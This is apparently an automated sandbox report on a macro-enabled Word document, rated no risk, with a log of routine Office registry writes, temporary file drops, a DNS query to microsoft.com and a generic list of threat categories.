MD5	C232F9D78B83872CD2DC149FF72D8F5A
Size	122502 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.microsoft.com	104.73.93.171	53	-	No risk	-	Microsoft_Office_Word_Macro-Enabled_Document1.docm


Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~$Normal.dotm	No risk	-	-	-	162	28AE9B669835A7B9B84B3547D1A183587331FD19
msosqmcached.dat	No risk	-	-	-	788	4695476DCE0BD01DF74861EE3DD56040B9EC03C1
~WRS{7994BE14-8F3A-478D-B121-80D7173377F3}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86E49677
~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx	No risk	-	-	-	162	28AE9B669835A7B9B84B3547D1A183587331FD19
CVRBBE3.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
CVRBBE3.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709

Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		2880
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		2880
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\#w) Value: None		2880
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\WORDFiles Value: 5356012d		2880
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 53560109		2880
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2880
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2880
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010a		2880
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2880
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocParts\1033\NextUpdate Value: None		2880
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2880
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocBibs\1033\NextUpdate Value: None		2880
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		2880
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\4y) Value: None		2880
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2880
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2880
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, ab8f5f0, 0) Return: 0		2880
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\4y) Value: None		2880
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2880
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		2880
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\t|) Value: None		2880
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx) Return: 1		2880
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\t|) Value: None		2880
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		2880
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\#w) Value: None		2880
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		2880
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		2880
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\09D07EFC505F4D9CBFD5ACE3217F6654 Value: None		2880
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Toolbars\Settings\Microsoft Word Value: None		2880
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Data\Settings Value: None		2880
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~$Normal.dotm) Return: 1		2880
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRS{7994BE14-8F3A-478D-B121-80D7173377F3}.tmp) Return: 1		2880
Delete File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2880
Call Thread API	API Name: NtResumeThread Args: (Process:2876,) Return: ?		2880
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2876], ppid[2880) Return: 1		2880
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , , Process:2876:msosqm.exe) Return: 1		2880
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010b		2880
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 5356010c		2880
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTF Value: 7bb		2880
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTA Value: 7bb		2880
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		2880
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_1 Value: None		2880
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		2880
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		2880
Call Mutex API	API Name: CreateMutexA Args: (0, 0, Local\MsoSqmExeMutex) Return: 238	2880	2876
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	2880	2876
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	2880	2876
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\QMSessionCount Value: 2	2880	2876

Screenshot



Process Graph Legend

Node

- Submitted sample
- Root process
- Child process
- Direct event
- Indirect event
- Created — Event actions

Notable Threat Characteristics

- Anti-security, self-preservation
- Autostart or other system reconfiguration
- Deception, social engineering
- File drop, download, sharing, or replication
- Hijack, redirection, or data theft
- Malformed, defective, or with known malware traits
- Process, service, or memory object change
- Rootkit, cloaking
- Suspicious network or messaging activity